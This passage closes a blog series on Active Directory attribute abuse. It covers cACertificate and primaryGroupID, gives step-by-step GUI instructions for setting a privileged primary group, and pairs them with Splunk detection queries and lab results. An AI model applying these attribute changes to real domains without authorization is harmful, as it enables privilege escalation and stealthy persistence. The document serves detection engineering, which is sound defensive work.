| authorityRevocationList | |
| bridgeheadServerList... | <not set> |
| cACertificate | \30\82\03\9D\30\82\02 |
| cACertificateDN | <not set> |
| cAConnect | <not set> |
| canonicalName | BREAKFASTLAND.LOCA |
| cAUsages | <not set> |
| cAWEBURL | <not set> |

Edit

Multi-valued Octet String Editor

Attribute: cACertificate

Values:

\30\82\03\9D\30\82\02\85\A0\03\02\01\02\02\
\30\82\03\9F\30\82\02\87\A0\03\02\01\02\02\


Add
Remove
Edit

Figure 40 - Attribute Post Modification

## 4.7.4 Building the Detections


### 4.7.4.1 Detection with Event IDs 5136, 4662, and 4624

```
index=main ((EventCode=5136 AND LDAP_Display_Name=cACertificate)  OR (EventCode=4624
AND Account_Name!="*$" AND Account_Name!="ANONYMOUS LOGON" AND
Account_Name!="SYSTEM") OR (EventCode=4662 AND Access_Mask=0x20))
| eval Logon_ID=if(EventCode==4624,mvindex(Logon_ID,-1), mvindex(Logon_ID,-1))
| eval Mod_Account=if(EventCode==4624,mvindex(Account_Name,-1),
mvindex(Account_Name,-1))
| eval Changed_Value=if(EventCode==5136,mvindex(Value,-1), mvindex(Value,-1))
| join type=outer Logon_ID
        [ search (EventCode=5136) OR (EventCode=4624)
        | stats count by Logon_ID, Account_Name, Source_Network_Address
        | table Account_Name,Logon_ID, Source_Network_Address ]
| join type=outer Logon_ID
    [ search index=main Account_Name!=*$  EventCode=4662 Access_Mask = 0x20
    | eval Props=Properties
    | eval AccessMask=Access_Mask
    | eval ObjectType=Object_Type
    | eval ObjectName=Object_Name
    | rex field=Message "(?<Object_Properties>(?ms)(?<=)Properties:(.*?)(?
=Additional\s+))"
    |table Account_Name,Logon_ID,Props,AccessMask,ObjectType, ObjectName,
Object_Properties]
| table _time, Mod_Account, Source_Network_Address , Class, DN, Logon_ID, Type,
LDAP_Display_Name, Changed_Value, AccessMask, Props, Object_Properties
| where  len(Class)>0
| stats values by _time, Changed_Value
```



| _time | Changed_Value | values(AccessMask) | values(Class) | values(DN) | values(LDAP_Display_Name) |
|---|---|---|---|---|---|
| 2023-09-06 13:10:03 | <Binary> | 0x20 | certificationAuthority | CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL | cACertificate |

Figure 41 - Detection with Event IDs 5136, 4662, and 4624 (1)



| values(Logon_ID) | values(Mod_Account) | values(Object_Properties) | values(Props) | values(Source_Network_Address) | values(Type) |
|---|---|---|---|---|---|
| 0x150847 | imposter.oatmeal | Properties: Write Property<br>{771727b1-31b8-4cdf-ae62-4fe39fadf89e}<br>{bf967932-0de6-11d0-a285-00aa003049e2}<br>{3fdfee50-47f4-11d1-a9c3-0000f80367c1} | Write Property | 10.0.2.5 | Active Directory Dom<br>Services<br>Information<br>Value Added<br>Value Deleted |

Figure 42 - Detection with Event IDs 5136, 4662, and 4624 (2)

## 4.8 Primary-Group-ID


### 4.8.1 Background

The primaryGroupID contains the identifier for the primary group (RID) that the user or computer object belongs to.

### 4.8.2 Modifying the Attribute (Attack)

The ***primaryGroupID*** attribute is easy to modify through the ADUC GUI.

- First navigate to ADUC
- Open the properties window of the computer/user object you are modifying
- Navigate to the “Member Of” Tab
- Click “Add”
    - Select the Group Name of the Group you would like to make the Primary group.
    - Click ok, then apply.
- Select the newly added group in the “Member of” box
    - Click the button below the box that says “Set Primary Group”
    - Hit Apply



Member of:

| Name | Active Directory Domain Services Folder |
|---|---|
| Domain Computers | BREAKFASTLAND.LOCAL/Users |

Primary group: Domain Computers

Select this object type:
Groups or Built-in security principals

From this location:
BREAKFASTLAND.LOCAL

Enter the object names to select (examples):
Domain Controllers


Figure 43 - Changing primaryGroupID of COFFEEPOT-PC

### 4.8.3 Building the Detections

For the following detections we rely on Event ID 4738 and 4742 for user and computer objects respectively. Be sure to configure your SACL on the object you are trying to audit to ensure that logs will be generated and sent to your SIEM.

4.8.3.1 Detection Using Event ID 4738 and Event ID 4624

```
index=main AND (EventCode=4738 AND Primary_Group_ID!="-") OR EventCode=4624
| eval logon_id=if(EventCode=4624,mvindex(Logon_ID,1),mvindex(Logon_ID,0))
| eventstats values(EventCode) values(Source_Network_Address) by logon_id
| rename values(*) as *
| eval account_name=mvindex(Account_Name,1)
| sort _time
| where isnotnull(Primary_Group_ID)
| table _time, account_name, logon_id, Source_Network_Address, Primary_Group_ID
| stats values by logon_id, account_name
```




| logon_id | account_name | values(Primary_Group_ID) | values(Source_Network_Address) |
|---|---|---|---|
| 0x434CD | chickenfried.steak | 512 | 127.0.0.1 |

Figure 44 - Detection with Event ID 4738 and 4624

### 4.8.3.2 Detection Using Event ID 4742 and Event ID 4624

```
index=main AND (EventCode=4742 AND Primary_Group_ID!="-") OR EventCode=4624
| eval logon_id=if(EventCode=4624,mvindex(Logon_ID,1),mvindex(Logon_ID,0))
| eventstats values(EventCode) values(Source_Network_Address) by logon_id
| rename values(*) as *
| eval account_name=mvindex(Account_Name,1)
| sort _time
| where isnotnull(Primary_Group_ID)
| table _time, account_name, logon_id, Source_Network_Address, Primary_Group_ID
| stats values by logon_id, account_name
```



| logon_id | account_name | values(Primary_Group_ID) | values(Source_Network_Address) |
|---|---|---|---|
| 0x434CD | COFFEPOT-PC$ | 516 | 127.0.0.1 |
| 0x434CD | VERYEVILMACHINE$ | 515<br>516 | 127.0.0.1 |

Figure 45 - Detection with Event ID 4742 and 4624

### 4.8.3.3 primaryGroupID Detections with RID Filtering

It’s important to note that the previous queries are only filtering for Primary Group ID’s that are not equal to “-“ (null). However, for organizations that may experience high volumes of events for these EventIDs, you may wish to adjust your filtering to look for or to exclude certain RID groups.

For example, you could modify the below detection as follows so that only user accounts that have their ***primaryGroupID*** changed to 512 (Domain Admins) picked up by the query:

```
index=main AND (EventCode=4738 AND Primary_Group_ID="512") OR EventCode=4624
| eval logon_id=if(EventCode=4624,mvindex(Logon_ID,1),mvindex(Logon_ID,0))
| eventstats values(EventCode) values(Source_Network_Address) by logon_id
| rename values(*) as *
| eval account_name=mvindex(Account_Name,1)
| sort _time
| where isnotnull(Primary_Group_ID)
| table _time, account_name, logon_id, Source_Network_Address, Primary_Group_ID
| stats values by logon_id, account_name
```

## 5 Conclusion

Our hope is that from this series of blog posts, professionals and organizations not only gain more awareness as to just how vast the Active Directory (AD) attack surface is, but also how to detect against common attacks that are abused by penetration testers, red teamers, and threat actors alike.

From a security perspective, it is also our hope that a key takeaway from these posts is the importance of frequently auditing the permissions to read or write to these attributes. Tools like Bloodhound, PingCastle, and PurpleKnight can help identify and verify many of these easily remediated issues.

Another key point to remember when trying to implement the detections provided in these three (3) blog posts within your own SIEM environment is that all detections were built in a lab environment. A real-world production environment will require additional tuning to remove false positives.

While a best practice and preference maybe to audit all attributes, we recognize, understand, and operate within the constraints of SIEM licensing costs. We wanted to highlight and prioritize some of the more significant attacks/abuses and thus have not covered every single attribute. We recognize we did not use “intelligence” to drive the prioritization of where the attributes fell in which posts. Rather, we started with some of the more “common” attributes (beginning with the DACL abuse chart from the Hacker Recipes) that red teamers and penetration testers may abuse, and ending with the least-common or “forgotten” attributes.

As detections may not have been built for all possible attack/abuses, the detection templates within these posts can be leveraged to further build upon the use-cases outlined as new attacks/techniques are published, or to cover objects that we did not discuss.

And finally, another big thank you to all those who assisted with peering, reviewing, and providing suggestions to make this blog series as good as it could be:

Charlie Bromberg (@_nwodtuhs)

Jonathan Johnson (@jsecurity101)

Jim Sykora (@jimsycurity)

Kevin Clark (@GuhnooPlusLinux)

## 6 References:

https://www.thehacker.recipes/ad/movement/dacl

https://stackoverflow.com/questions/73107061/convert-datetime-in-a-command

https://www.youtube.com/watch?v=ExO535CITXs

https://specterops.io/wp-content/uploads/sites/3/2022/06/an_ace_up_the_sleeve.pdf

**Windows Events:**

https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662

https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5145

https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4742

https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4738

**AdminSDHolder:**

https://viperone.gitbook.io/pentest-everything/everything/everything-active-directory/persistence/adminsdholder

**msDS-SupportedEncryptionTypes:**

https://learn.microsoft.com/en-us/windows/win32/adschema/a-msds-supportedencryptiontypes

https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/decrypting-the-selection-of-supported-kerberos-encryption-types/ba-p/1628797

**msds-RevealOnDemandGroup:**

https://eladshamir.com/2023/01/25/RODCs.html

**gPCMachineExtensionNames:**

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gpod/896f59a5-5b72-4fb5-b1d4-8d007fdd6cb3

https://www.trustedsec.com/blog/weaponizing-group-policy-objects-access/

https://community.spiceworks.com/topic/345202-tips-and-tricks-for-total-control-the-inner-workings-of-group-policy

https://labs.withsecure.com/tools/sharpgpoabuse

https://sdmsoftware.com/security-related/sending-gpos-down-the-wrong-track-redirecting-the-gpt/

**gPC-File-Sys-Path:**

https://specterops.io/wp-content/uploads/sites/3/2022/06/an_ace_up_the_sleeve.pdf

https://learn.microsoft.com/en-us/windows/win32/adschema/a-gpcfilesyspath

**NTSecurityDescriptor:**

https://learn.microsoft.com/en-us/windows/win32/adschema/a-ntsecuritydescriptor

https://github.com/ly4k/Certipy

https://learn.microsoft.com/en-us/windows/win32/secauthz/security-descriptor-string-format?redirectedfrom=MSDN

https://www.rapid7.com/blog/post/2023/06/02/metasploit-weekly-wrap-up-12/

**cACertificate:**

https://decoder.cloud/2023/09/05/from-ntauthcertificates-to-silver-certificate/

https://learn.microsoft.com/en-us/windows/win32/adschema/a-cacertificate

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-wcce/f1004c63-8508-43b5-9b0b-ee7880183745

https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/certutil

**primaryGroupID:**

https://learn.microsoft.com/en-us/windows/win32/adschema/a-primarygroupid

https://www.qomplx.com/blog/primary-group-id-attacks/

https://dovestones.com/changing-primary-group-primarygroupid/

https://www.semperis.com/blog/how-attackers-can-use-primary-group-membership-for-defense-evasion/